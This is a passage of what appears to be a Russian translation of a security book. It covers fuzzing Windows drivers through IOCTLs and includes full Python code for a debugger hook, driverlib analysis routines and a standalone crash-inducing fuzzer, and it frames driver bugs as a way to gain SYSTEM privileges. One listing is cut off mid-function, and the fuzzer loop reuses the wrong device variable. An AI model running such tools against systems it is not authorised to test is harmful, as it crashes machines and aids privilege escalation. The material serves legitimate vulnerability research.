00a6fe5c -> MFC42.DLL:5f41cc4d mov eax,0x5f4be3d8
00a6febc -> USER32.dll:77d70494 push ebp
00a6ff74 -> USER32.dll:77d70494 push ebp
00a6ffa4 -> MFC42.DLL:5f424364 mov eax,0x5f4c23b0
00a6ffdc -> MSVCRT.dll:77c35c94 push ebp
ffffffff -> kernel32.dll:7c8399f3 push ebp
```

Листинг 9-3: подробный отчёт об аварийном завершении для тестового случая № 437

Мы изучили некоторые из основных возможностей, предлагаемых Sulley, и рассмотрели часть предоставляемых ею вспомогательных функций. Sulley также поставляется с бесчисленными утилитами, которые помогут вам просеивать сведения об аварийных завершениях, строить графики примитивов данных и делать многое другое. Теперь вы уничтожили свою первую службу с помощью Sulley, и она должна стать ключевой частью вашего арсенала охоты за ошибками. Теперь, когда вы знаете, как подвергать фаззингу удалённые серверы, перейдём к локальному фаззингу драйверов Windows. На этот раз мы создадим собственный фаззер.

Сноски

[1] SPIKE можно загрузить по адресу <http://immunityinc.com/resources-freesoftware.shtml>.

[2] Чтобы загрузить руководство Sulley: *Fuzzing Framework*, перейдите по адресу <http://www.fuzzing.org/wp-content/SulleyManual.pdf>.

[3] См. RFC959 - File Transfer Protocol (<http://www.faqs.org/rfcs/rfc959.html>).

[4] WinPcap 4.0 можно загрузить по адресу http://www.winpcap.org/install/bin/WinPcap_4_0_2.exe.

[5] См. CORE Security pcapу (<http://oss.coresecurity.com/repo/pcapy-0.10.5.win32-py2.5.exe>).

[6] Для работы pcapу требуется Impacket; см. <http://oss.coresecurity.com/repo/Impacket-0.9.6.0.zip>.

Глава 10. Фаззинг драйверов Windows

Атаки на драйверы Windows становятся обычным делом как для охотников за ошибками, так и для разработчиков эксплойтов. Хотя за последние несколько лет произошло несколько удалённых атак на драйверы, гораздо чаще локальная атака на драйвер используется для получения повышенных привилегий на скомпрометированном компьютере. В предыдущей главе с помощью Sulley мы нашли стековое переполнение в WarFTPd. Мы не знали, что служба WarFTPd работала от имени пользователя с ограниченными правами - фактически того пользователя, который запустил исполняемый файл. Атаковав её удалённо, мы получили бы на компьютере лишь ограниченные привилегии, что в некоторых случаях серьёзно ограничивает как виды информации, которую можно похитить с этого узла, так и доступные нам службы. Если бы мы знали, что на локальном компьютере установлен драйвер, уязвимый для атаки путём переполнения^[1] или олицетворения,^[2] мы могли бы использовать этот драйвер как средство получения системных привилегий и неограниченного доступа к компьютеру и всей хранящейся на нём интересной информации.

Чтобы взаимодействовать с драйвером, нужно переходить между режимом пользователя и режимом ядра. Для этого мы передаём драйверу сведения с помощью управляющих кодов ввода-вывода (IOCTL) - специальных шлюзов, позволяющих службам или приложениям режима пользователя обращаться к устройствам или компонентам ядра. Как и при любом способе передачи сведений от одного приложения другому, небезопасные реализации обработчиков IOCTL можно эксплуатировать, чтобы получить повышенные привилегии или полностью вызвать сбой целевой системы.

Сначала мы рассмотрим подключение к локальному устройству, которое реализует IOCTL, а также отправку IOCTL рассматриваемым устройствам. Затем изучим использование Immunity Debugger для изменения IOCTL перед их отправкой драйверу. После этого воспользуемся встроенной в отладчик библиотекой статического анализа driverlib, чтобы получить подробные сведения о целевом драйвере. Мы также заглянем внутрь driverlib и узнаем, как декодировать важные потоки управления, имена устройств и коды IOCTL из скомпилированного файла драйвера. Наконец, возьмём результаты driverlib и построим тестовые случаи для самостоятельного фаззера драйверов, в общих чертах основанного на выпущенном мной фаззере под названием ioctlizer. Приступим.

10.1 Взаимодействие с драйвером

Почти каждый драйвер в системе Windows регистрируется в операционной системе под определённым именем устройства и создаёт символическую ссылку, которая позволяет коду режима пользователя получить дескриптор драйвера для взаимодействия с ним. Чтобы получить этот дескриптор, мы используем вызов CreateFileW,^[3] экспортируемый из kernel32.dll. Прототип функции выглядит так:

```
HANDLE WINAPI CreateFileW(
    LPCTSTR lpFileName,
    DWORD   dwDesiredAccess,
    DWORD   dwShareMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD   dwCreationDisposition,
    DWORD   dwFlagsAndAttributes,
    HANDLE  hTemplateFile
);
```

Первый параметр - имя файла или устройства, дескриптор которого мы хотим получить; это будет значение символической ссылки, экспортируемой целевым драйвером. Флаг dwDesiredAccess

определяет, хотим ли мы читать из этого устройства, записывать в него, делать и то и другое или ничего из этого; для наших целей нужен доступ `GENERIC_READ (0x80000000)` и `GENERIC_WRITE (0x40000000)`. Параметру `dwShareMode` мы зададим нулевое значение: это означает, что к устройству нельзя будет обратиться, пока мы не закроем дескриптор, возвращённый `CreateFileW`. Параметру `lpSecurityAttributes` мы задаём `NULL`: к дескриптору применяется стандартный дескриптор безопасности, и его не могут наследовать дочерние процессы, которые мы, возможно, создадим; нас это вполне устраивает. Параметру `dwCreationDisposition` мы зададим `OPEN_EXISTING (0x3)`: это означает, что устройство будет открыто, только если оно действительно существует; в противном случае вызов `CreateFileW` завершится ошибкой. Последним двум параметрам мы задаём соответственно ноль и `NULL`.

Получив допустимый дескриптор от вызова `CreateFileW`, мы можем с его помощью передать устройству IOCTL. Для отправки IOCTL мы используем вызов API `DeviceIoControl`,^[4] также экспортируемый из `kernel32.dll`. У него следующий прототип:

```
BOOL WINAPI DeviceIoControl(
    HANDLE hDevice,
    DWORD dwIoControlCode,
    LPVOID lpInBuffer,
    DWORD nInBufferSize,
    LPVOID lpOutBuffer,
    DWORD nOutBufferSize,
    LPDWORD lpBytesReturned,
    LPOVERLAPPED lpOverlapped
);
```

Первый параметр - дескриптор, возвращённый вызовом `CreateFileW`. Параметр `dwIoControlCode` - код IOCTL, который мы передадим драйверу устройства. Этот код определит, какое действие выполнит драйвер после обработки нашего запроса IOCTL. Следующий параметр, `lpInBuffer`, представляет собой указатель на буфер, содержащий сведения, передаваемые драйверу устройства. Именно этот буфер нас интересует, поскольку перед передачей драйверу мы будем подвергать фаззингу его содержимое. Параметр `nInBufferSize` - просто целое число, сообщающее драйверу размер передаваемого нами буфера. Параметры `lpOutBuffer` и `lpOutBufferSize` идентичны двум предыдущим параметрам, но используются для сведений, которые возвращаются драйвером, а не передаются ему. Параметр `lpBytesReturned` - необязательное значение, сообщающее, сколько данных вернул наш вызов. Последнему параметру, `lpOverlapped`, мы просто зададим `NULL`.

Теперь у нас есть основные строительные блоки для взаимодействия с драйвером, поэтому воспользуемся Immunity Debugger, чтобы перехватывать вызовы `DeviceIoControl` и изменять входной буфер до его передачи целевому драйверу.

10.2 Фаззинг драйверов с помощью Immunity Debugger

Мы можем использовать мастерство Immunity Debugger в перехвате функций, чтобы отлавливать допустимые вызовы `DeviceIoControl` до того, как они достигнут целевого драйвера, превратив отладчик в быстро сделанный мутационный фаззер. Мы напишем простой PyCommand, который будет перехватывать все вызовы `DeviceIoControl`, изменять содержащийся в них буфер, записывать все соответствующие сведения на диск и возвращать управление целевому приложению. Мы записываем значения на диск, потому что успешный сеанс фаззинга драйверов почти наверняка означает сбой системы; нам нужна история последних тестовых случаев перед сбоем, чтобы можно было воспроизвести проверки.

Предупреждение. Не выполняйте фаззинг на рабочем компьютере! Успешный сеанс фаззинга драйвера приведёт к появлению легендарного синего экрана смерти, то есть компьютер аварийно завершит работу и перезагрузится. Вы предупреждены. Лучше всего выполнять эту операцию на виртуальной машине Windows.

Сразу перейдём к коду! Откройте новый файл Python, назовите его `ioctl_fuzzer.py` и быстро введите следующий код.

`ioctl_fuzzer.py`

```
import struct
import random
from immlib import *

class ioctl_hook( LogBpHook ):

    def __init__( self ):

        self.imm      = Debugger()
        self.logfile = "C:\ioctl_log.txt"
        LogBpHook.__init__( self )

    def run( self, regs ):
        """
        Мы используем следующие смещения от регистра ESP,
        чтобы перехватить аргументы DeviceIoControl:
        ESP+4  -> hDevice
        ESP+8  -> IoControlCode
        ESP+C  -> InBuffer
        ESP+10 -> InBufferSize
        ESP+14 -> OutBuffer
        ESP+18 -> OutBufferSize
        ESP+1C -> pBytesReturned
        ESP+20 -> pOverlapped
        """
        in_buf = ""

        # Читаем код IOCTL
        ioctl_code = self.imm.readLong( regs['ESP'] + 8 )          # 1

        # Читаем InBufferSize
        inbuffer_size = self.imm.readLong( regs['ESP'] + 0x10 )    # 2

        # Теперь находим в памяти буфер, который будем изменять
        inbuffer_ptr = self.imm.readLong( regs['ESP'] + 0xC )      # 3

        # Получаем исходный буфер
        in_buffer = self.imm.readMemory( inbuffer_ptr, inbuffer_size )
        mutated_buffer = self.mutate( inbuffer_size )              # 4

        # Записываем изменённый буфер в память
        self.imm.writeMemory( inbuffer_ptr, mutated_buffer )      # 5

        # Сохраняем тестовый случай в файл
        self.save_test_case( ioctl_code, inbuffer_size, in_buffer,
                             mutated_buffer )                     # 6

    def mutate( self, inbuffer_size ):

        counter      = 0
        mutated_buffer = ""

        # Мы просто изменим буфер с помощью случайных байтов
        while counter < inbuffer_size:
            mutated_buffer += struct.pack( "H", random.randint(0, 255) )[0]
            counter += 1

        return mutated_buffer

    def save_test_case( self, ioctl_code, inbuffer_size, in_buffer,
```


упражнения), а также знаем лишь коды IOCTL, которые достигаются, пока мы используем программу режима пользователя; это означает, что мы можем упускать возможные тестовые случаи. Кроме того, было бы гораздо лучше, если бы наш фаззер мог бесконечно атаковать драйвер, пока нам либо не надоест его фаззировать, либо мы не найдём уязвимость.

В следующем разделе мы узнаем, как использовать средство статического анализа driverlib, поставляемое с Immunity Debugger. С помощью driverlib можно перечислить все возможные имена устройств, экспортируемые драйвером, а также поддерживаемые им коды IOCTL. После этого можно построить очень эффективный самостоятельный генерирующий фаззер, который будет бесконечно работать и не потребует взаимодействия с программой режима пользователя. За дело.

10.3 Driverlib - средство статического анализа драйверов

Driverlib - это библиотека Python, предназначенная для автоматизации некоторых утомительных задач обратной разработки, необходимых для извлечения ключевых сведений из драйвера. Обычно для определения поддерживаемых драйвером имён устройств и кодов IOCTL пришлось бы загрузить его в IDA Pro или Immunity Debugger и вручную разыскивать сведения, проходя по дизассемблированному коду. Мы рассмотрим часть кода driverlib, чтобы понять, как он автоматизирует этот процесс, а затем воспользуемся этой автоматизацией, чтобы получить коды IOCTL и имена устройств для нашего фаззера драйверов. Сначала погрузимся в код driverlib.

10.3.1 Обнаружение имён устройств

С мощной встроенной библиотекой Python от Immunity Debugger находить имена устройств внутри драйвера довольно легко. Взгляните на листинг 10-2, где приведён код обнаружения устройств из driverlib.

```
def getDeviceNames( self ):

    string_list = self.imm.getReferencedStrings( self.module.getCodebase() )

    for entry in string_list:

        if "\\Device\\" in entry[2]:

            self.imm.log( "Possible match at address: 0x%08x" % entry[0],
                address = entry[0] )

            self.deviceNames.append( entry[2].split("\\")[1] )

    self.imm.log("Possible device names: %s" % self.deviceNames)

    return self.deviceNames
```

Листинг 10-2: процедура обнаружения имён устройств из driverlib

Этот код просто получает список всех строк, на которые имеются ссылки в драйвере, а затем перебирает его в поисках строки \Device\, которая может указывать на то, что драйвер использует это имя для регистрации символической ссылки, чтобы программа режима пользователя могла получить дескриптор драйвера. Чтобы проверить это, попробуйте загрузить драйвер C:\WINDOWS\System32\beep.sys в Immunity Debugger. После его загрузки воспользуйтесь PyShell отладчика и введите следующий код:

```
*** Immunity Debugger Python Shell v0.1 ***
ImmLib instantiated as 'imm' PyObject
```

```

READY.
>>> import driverlib
>>> driver = driverlib.Driver()
>>> driver.getDeviceNames()
['\\Device\\Beep']
>>>

```

Вы видите, что мы обнаружили допустимое имя устройства \\Device\\Beep тремя строками кода, не разыскивая его в таблицах строк и не прокручивая строку за строкой дизассемблированный код. Теперь перейдём к обнаружению основной функции диспетчеризации IOCTL и кодов IOCTL, поддерживаемых драйвером.

10.3.2 Поиск процедуры диспетчеризации IOCTL

У каждого драйвера, реализующего интерфейс IOCTL, должна быть процедура диспетчеризации IOCTL, которая обрабатывает различные запросы IOCTL. При загрузке драйвера первой вызывается процедура DriverEntry. Каркас процедуры DriverEntry для драйвера, реализующего диспетчеризацию IOCTL, показан в листинге 10-3:

```

NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
    IN PUNICODE_STRING RegistryPath)
{
    UNICODE_STRING uDeviceName;
    UNICODE_STRING uDeviceSymLink;
    PDEVICE_OBJECT gDeviceObject;

    RtlInitUnicodeString( &uDeviceName, L"\\Device\\GrayHat" );
    RtlInitUnicodeString( &uDeviceSymLink, L"\\DosDevices\\GrayHat" );

    // Регистрируем устройство
    IoCreateDevice( DriverObject, 0, &uDeviceName,
        FILE_DEVICE_NETWORK, 0, FALSE,
        &gDeviceObject );

    // Мы обращаемся к драйверу через его символическую ссылку
    IoCreateSymbolicLink(&uDeviceSymLink, &uDeviceName);

    // Настраиваем указатели на функции
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL]
        = IOCTLDispatch;
    DriverObject->DriverUnload
        = DriverUnloadCallback;
    DriverObject->MajorFunction[IRP_MJ_CREATE]
        = DriverCreateCloseCallback;
    DriverObject->MajorFunction[IRP_MJ_CLOSE]
        = DriverCreateCloseCallback;

    return STATUS_SUCCESS;
}

```

Листинг 10-3: исходный код C простой процедуры DriverEntry

Это очень простая процедура DriverEntry, но она даёт представление о том, как инициализируется большинство устройств. Нас интересует строка:

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IOCTLDispatch
```

Эта строка сообщает драйверу, что функция IOCTLDispatch обрабатывает все запросы IOCTL. При компиляции драйвера эта строка кода C преобразуется в следующий псевдоассемблерный код:

```
mov     dword ptr [REG+70h], CONSTANT
```

Вы увидите вполне определённый набор инструкций, где к структуре MajorFunction (REG в ассемблерном коде) обращаются со смещением 0x70, а там сохраняется указатель на функцию

(CONSTANT в ассемблерном коде). По этим инструкциям можно определить, где находится процедура обработки IOCTL (CONSTANT), и именно там можно начать искать различные коды IOCTL. Поиск функции диспетчеризации выполняется driverlib с помощью кода из листинга 10-4.

```
def getIOCTLDispatch( self ):
    search_pattern = "MOV DWORD PTR [R32+70],CONST"

    dispatch_address = self.imm.searchCommandsOnModule( self.module
        .getCodebase(), search_pattern )

    # Нужно отсеять некоторые возможные ложные совпадения
    for address in dispatch_address:

        instruction = self.imm.disasm( address[0] )

        if "MOV DWORD PTR" in instruction.getResult():
            if "+70" in instruction.getResult():
                self.IOCTLDispatchFunctionAddress =
                    instruction.getImmConst()
                self.IOCTLDispatchFunction =
                    self.imm.getFunction( self.IOCTLDispatchFunctionAddress )
                break

    # В случае успеха возвращаем объект Function
    return self.IOCTLDispatchFunction
```

Листинг 10-4: функция для поиска функции диспетчеризации IOCTL, если она присутствует

Этот код использует мощный поисковый API Immunity Debugger, чтобы найти все возможные совпадения с нашими критериями поиска. Обнаружив совпадение, мы возвращаем объект Function, представляющий функцию диспетчеризации IOCTL, где начнётся наша охота за допустимыми кодами IOCTL.

Теперь рассмотрим саму функцию диспетчеризации IOCTL и применение нескольких простых эвристических правил для поиска всех кодов IOCTL, поддерживаемых устройством.

10.3.3 Определение поддерживаемых кодов IOCTL

Процедура диспетчеризации IOCTL обычно выполняет разные действия в зависимости от переданного ей кода. Мы хотим иметь возможность проходить каждый из возможных путей, определяемых кодом IOCTL, и именно поэтому прилагаем столько усилий для поиска этих значений. Сначала рассмотрим, как выглядел бы исходный код C каркаса функции диспетчеризации IOCTL, а затем узнаем, как декодировать ассемблерный код, чтобы извлечь значения кодов IOCTL. В листинге 10-5 показана типичная процедура диспетчеризации IOCTL.

```
NTSTATUS IOCTLDispatch( IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{
    ULONG FunctionCode;
    PIO_STACK_LOCATION IrpSp;

    // Подготовительный код для инициализации запроса
    IrpSp = IoGetCurrentIrpStackLocation(Irp);
    FunctionCode = IrpSp->Parameters.DeviceIoControl.IoControlCode; // 1

    // После определения кода IOCTL выполняем определённое действие
    switch(FunctionCode) // 2
    {
        case 0x1337:
            // ... Выполняем действие A
        case 0x1338:
            // ... Выполняем действие B
        case 0x1339:
            // ... Выполняем действие C
    }
}
```

```

Irp->IoStatus.Status = STATUS_SUCCESS;
IoCompleteRequest( Irp, IO_NO_INCREMENT );

return STATUS_SUCCESS;
}

```

Листинг 10-5: упрощённая процедура диспетчеризации IOCTL с тремя поддерживаемыми кодами IOCTL (0x1337, 0x1338, 0x1339)

После извлечения кода функции из запроса IOCTL **1** обычно используется оператор switch{ } **2**, определяющий действие, которое должен выполнить драйвер в зависимости от отправленного кода IOCTL. Он может преобразовываться в ассемблерный код несколькими способами; примеры приведены в листинге 10-6.

```

// Последовательность инструкций CMP, сравнивающих с константой
CMP DWORD PTR SS:[EBP-48], 1339    # Проверка 0x1339
JE 0xSOMEADDRESS                  # Переход к действию 0x1339
CMP DWORD PTR SS:[EBP-48], 1338    # Проверка 0x1338
JE 0xSOMEADDRESS                  # Переход к действию 0x1338
CMP DWORD PTR SS:[EBP-48], 1337    # Проверка 0x1337
JE 0xSOMEADDRESS                  # Переход к действию 0x1337

// Последовательность инструкций SUB, уменьшающих код IOCTL
MOV ESI, DWORD PTR DS:[ESI + C]    # Сохраняем код IOCTL в ESI
SUB ESI, 1337                      # Проверка 0x1337
JE 0xSOMEADDRESS                  # Переход к действию 0x1337
SUB ESI, 1                          # Проверка 0x1338
JE 0xSOMEADDRESS                  # Переход к действию 0x1338
SUB ESI, 1                          # Проверка 0x1339
JE 0xSOMEADDRESS                  # Переход к действию 0x1339

```

Листинг 10-6: пара вариантов дизассемблированного оператора switch{ }

Оператор switch{ } может быть преобразован в ассемблерный код множеством способов, но эти два встречались мне чаще всего. В первом случае, где мы видим последовательность инструкций CMP, мы просто ищем константу, с которой сравнивается переданный IOCTL. Эта константа должна быть допустимым кодом IOCTL, поддерживаемым драйвером. Во втором случае мы ищем последовательность инструкций SUB над одним и тем же регистром (в данном случае ESI), за которой следует некоторая условная инструкция JMP. Главное в этом случае - найти исходную начальную константу:

```

SUB ESI, 1337

```

Эта строка сообщает, что самый младший поддерживаемый код IOCTL - 0x1337. Затем для каждой увиденной инструкции SUB мы прибавляем соответствующее значение к базовой константе и получаем ещё один допустимый код IOCTL. Взгляните на хорошо прокомментированную функцию getIOCTLCodes() в каталоге Libs\driverlib.py вашей установки Immunity Debugger. Она автоматически проходит по функции диспетчеризации IOCTL и определяет, какие коды IOCTL поддерживает целевой драйвер; вы сможете увидеть некоторые из этих эвристических правил в действии!

Теперь, когда мы знаем, как driverlib выполняет за нас часть грязной работы, воспользуемся этим! Мы применим driverlib, чтобы разыскать имена устройств и поддерживаемые коды IOCTL в драйвере и сохранить результаты в сериализованном объекте Python pickle.^[6] Затем напишем фаззер IOCTL, который будет использовать сериализованные результаты для фаззинга различных поддерживаемых процедур IOCTL. Это не только увеличит покрытие драйвера: мы сможем позволить фаззеру работать бесконечно, и нам не придётся взаимодействовать с программой режима пользователя для запуска тестовых случаев фаззинга. Давайте попушимся.

10.4 Создание фаззера драйверов

Первый шаг - создать PyCommand выгрузки IOCTL, который будет выполняться внутри Immunity Debugger. Откройте новый файл Python, назовите его `ioctl_dump.py` и введите следующий код.

`ioctl_dump.py`

```
import pickle
import driverlib
from immlib import *

def main( args ):
    ioctl_list = []
    device_list = []

    imm = Debugger()
    driver = driverlib.Driver()

    # Получаем список кодов IOCTL и имён устройств
    ioctl_list = driver.getIOCTLCodes() # 1
    if not len(ioctl_list):
        return "[*] ERROR! Couldn't find any IOCTL codes."

    device_list = driver.getDeviceNames() # 2
    if not len(device_list):
        return "[*] ERROR! Couldn't find any device names."

    # Теперь создаём словарь с ключами и сериализуем его в файл
    master_list = {} # 3
    master_list["ioctl_list"] = ioctl_list
    master_list["device_list"] = device_list

    filename = "%s.fuzz" % imm.getDebuggedName()
    fd = open( filename, "wb" )

    pickle.dump( master_list, fd ) # 4
    fd.close()

    return "[*] SUCCESS! Saved IOCTL codes and device names to %s" % filename
```

Этот PyCommand довольно прост: он получает список кодов IOCTL **1**, получает список имён устройств **2**, сохраняет оба списка в словаре **3**, а затем сохраняет словарь в файле **4**. Просто загрузите целевой драйвер в Immunity Debugger и выполните PyCommand так: `!ioctl_dump`. Файл pickle будет сохранён в каталоге Immunity Debugger.

Теперь, когда у нас есть список имён целевых устройств и набор поддерживаемых кодов IOCTL, начнём писать простой фаззер, который будет ими пользоваться! Важно понимать, что этот фаззер ищет только ошибки повреждения памяти и переполнения, но его легко расширить, чтобы охватить другие классы ошибок. Откройте новый файл Python, назовите его `my_ioctl_fuzzer.py` и введите следующий код.

`my_ioctl_fuzzer.py`

```
import pickle
import sys
import random

from ctypes import *

kernel32 = windll.kernel32

# Константы для вызовов Win32 API
GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
OPEN_EXISTING = 0x3

# Открываем pickle и извлекаем словарь # 1
```



```

fd          = open(sys.argv[1], "rb")
master_list = pickle.load(fd)
ioctl_list  = master_list["ioctl_list"]
device_list = master_list["device_list"]
fd.close()

# Теперь проверяем, что можем получить допустимые дескрипторы всех
# имён устройств; все не прошедшие проверку удаляем из тестовых случаев
valid_devices = []

for device_name in device_list:                                     # 2

    # Убеждаемся, что к устройству можно правильно обратиться
    device_file = u"\\\\.\\%s" % device_name.split("\\")[::-1][0]

    print "[*] Testing for device: %s" % device_file

    driver_handle = kernel32.CreateFileW(device_file, GENERIC_READ|
                                          GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, None)

    if driver_handle:

        print "[*] Success! %s is a valid device!"

        if device_file not in valid_devices:
            valid_devices.append( device_file )

        kernel32.CloseHandle( driver_handle )
    else:
        print "[*] Failed! %s NOT a valid device."

if not len(valid_devices):
    print "[*] No valid devices found. Exiting..."
    sys.exit(0)

# Теперь начинаем передавать драйверу тестовые случаи, пока больше
# не сможем это выносить! CTRL-C завершает цикл и останавливает фаззинг
while 1:

    # Сначала открываем файл журнала
    fd = open("my_ioctl_fuzzer.log", "a")

    # Выбираем случайное имя устройства
    current_device = valid_devices[random.randint(0, len(valid_devices)-1)] # 3
    fd.write("[*] Fuzzing: %s\n" % current_device)

    # Выбираем случайный код IOCTL
    current_ioctl = ioctl_list[random.randint(0, len(ioctl_list)-1)] # 4
    fd.write("[*] With IOCTL: 0x%08x\n" % current_ioctl)

    # Выбираем случайную длину
    current_length = random.randint(0, 10000) # 5
    fd.write("[*] Buffer length: %d\n" % current_length)

    # Проверим с помощью буфера из повторяющихся символов A
    # Можете свободно создавать здесь собственные тестовые случаи
    in_buffer = "A" * current_length

    # Предоставляем сеансу IOCTL выходной буфер
    out_buf = (c_char * current_length)()
    bytes_returned = c_ulong(current_length)

    # Получаем дескриптор
    driver_handle = kernel32.CreateFileW(device_file, GENERIC_READ|
                                          GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, None)

    fd.write("!!FUZZ!!\n")
    # Выполняем тестовый случай
    kernel32.DeviceIoControl( driver_handle, current_ioctl, in_buffer,
                              current_length, byref(out_buf),
                              current_length, byref(bytes_returned),

```

None)

```
fd.write( "[*] Test case finished. %d bytes returned.\n\n" %
bytes_returned.value )
```

```
# Закрываем дескриптор и продолжаем!
kernel32.CloseHandle( driver_handle )
fd.close()
```

Мы начинаем с распаковки словаря кодов IOCTL и имён устройств из файла pickle **1**. Затем проверяем, можно ли получить дескрипторы всех перечисленных устройств **2**. Если получить дескриптор определённого устройства не удаётся, мы удаляем его из списка. Далее просто выбираем случайное устройство **3** и случайный код IOCTL **4**, а также создаём буфер случайной длины **5**. После этого отправляем IOCTL драйверу и переходим к следующему тестовому случаю.

Чтобы воспользоваться фаззером, просто передайте ему путь к файлу тестовых случаев фаззинга и позвольте работать! Например:

```
C:\>python.exe my_ioctl_fuzzer.py i2omgmt.sys.fuzz
```

Если фаззер действительно вызовет сбой компьютера, на котором вы работаете, будет довольно очевидно, какой код IOCTL стал причиной, поскольку файл журнала покажет последний успешно выполненный код IOCTL. В листинге 10-7 приведён пример вывода успешного сеанса фаззинга безымянного драйвера.

```
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002019
[*] Buffer length: 3277
!!FUZZ!!
[*] Test case finished. 3277 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002020
[*] Buffer length: 2137
!!FUZZ!!
[*] Test case finished. 1 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002016
[*] Buffer length: 1097
!!FUZZ!!
[*] Test case finished. 1097 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x8400201c
[*] Buffer length: 9366
!!FUZZ!!
```

Листинг 10-7: результаты успешного сеанса фаззинга, записанные в журнал

Очевидно, последний IOCTL, 0x8400201c, вызвал сбой, поскольку дальнейших записей в файле журнала нет. Надеюсь, вам так же повезёт с фаззингом драйверов, как повезло мне! Это очень простой фаззер; смело расширяйте тестовые случаи любым подходящим способом. Возможное усовершенствование - передавать буфер случайного размера, но задавать параметрам InBufferLength или OutBufferLength значение, отличающееся от длины фактически передаваемого буфера. Идите вперёд и уничтожайте все драйверы на своём пути!

Сноски

[1] См. Kostya Kortchinsky, «Exploiting Kernel Pool Overflows» (2008), <http://immunityinc.com/downloads/KernelPool.odp>.

[2] См. Justin Seitz, «I2OMGMT Driver Impersonation Attack» (2008), http://immunityinc.com/downloads/DriverImpersonationAttack_i2omgmt.pdf.

[3] См. MSDN CreateFile Function (<http://msdn.microsoft.com/en-us/library/aa363858.aspx>).

[4] См. MSDN DeviceIoControl Function ([http://msdn.microsoft.com/en-us/library/aa363216\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa363216(VS.85).aspx)).

[5] Wireshark можно загрузить по адресу <http://www.wireshark.org/>.

[6] Дополнительные сведения об объектах Python pickle см. по адресу <http://www.python.org/doc/2.1/lib/module-pickle.html>.

Глава 11. IDAPython - написание сценариев для IDA Pro

IDA Pro^[1] уже давно является предпочтительным дизассемблером специалистов по обратной разработке и остаётся самым мощным доступным средством статического анализа. IDA Pro выпускается брюссельской компанией Hex-Rays SA,^[2] расположенной в Бельгии, под руководством её легендарного главного архитектора Ильфака Гильфанова и располагает бесчисленными возможностями анализа. Она способна анализировать двоичные файлы большинства архитектур, работает на различных платформах и имеет встроенный отладчик. Помимо основных возможностей в IDA Pro есть IDC - собственный язык сценариев - и SDK, предоставляющий разработчикам полный доступ к API подключаемых модулей IDA.

Используя очень открытую архитектуру IDA, в 2004 году Гергей Эрдеи и Эро Каррера выпустили IDAPython - подключаемый модуль, предоставляющий специалистам по обратной разработке полный доступ к ядру сценариев IDC, API подключаемых модулей IDA и всем обычным модулям, поставляемым вместе с Python. Это позволяет разрабатывать мощные сценарии для автоматизированного анализа в IDA на чистом Python. IDAPython используется как в коммерческих продуктах, таких как BinNavi^[3] от Zynamics, так и в проектах с открытым исходным кодом, таких как RaiMei^[4] и PyEmu (он рассматривается в главе 12). Сначала мы разберём установку и запуск IDAPython в IDA Pro 5.2. Затем рассмотрим некоторые из наиболее часто используемых функций, предоставляемых IDAPython, и закончим примерами сценариев, ускоряющих выполнение распространённых задач обратной разработки, с которыми вам часто придётся сталкиваться.

11.1 Установка IDAPython

Для установки IDAPython сначала нужно загрузить двоичный пакет; воспользуйтесь следующей ссылкой: <http://idapython.googlecode.com/files/idapython-1.0.0.zip>.

Загрузив ZIP-файл, распакуйте его в выбранный каталог. В распакованной папке вы увидите каталог *plugins*, внутри которого находится файл *python.plw*. Нужно скопировать *python.plw* в каталог подключаемых модулей IDA Pro; при стандартной установке он находится по пути *C:\Program Files\IDA\plugins*. Из распакованной папки IDAPython скопируйте каталог *python* в родительский каталог IDA, которым при стандартной установке будет *C:\Program Files\IDA*.

Чтобы проверить правильность установки, просто загрузите любой исполняемый файл в IDA; когда первоначальный автоматический анализ завершится, в нижней панели окна IDA появится вывод, указывающий, что IDAPython установлен. Панель вывода IDA Pro должна выглядеть так, как показано на рис. 11-1.




Рис. 11-1. Панель вывода IDA Pro, показывающая успешную установку IDAPython

Теперь, когда IDAPython успешно установлен, в меню **File** программы IDA Pro добавлены два дополнительных пункта, как показано на рис. 11-2.




Рис. 11-2. Меню File программы IDA Pro после установки IDAPython

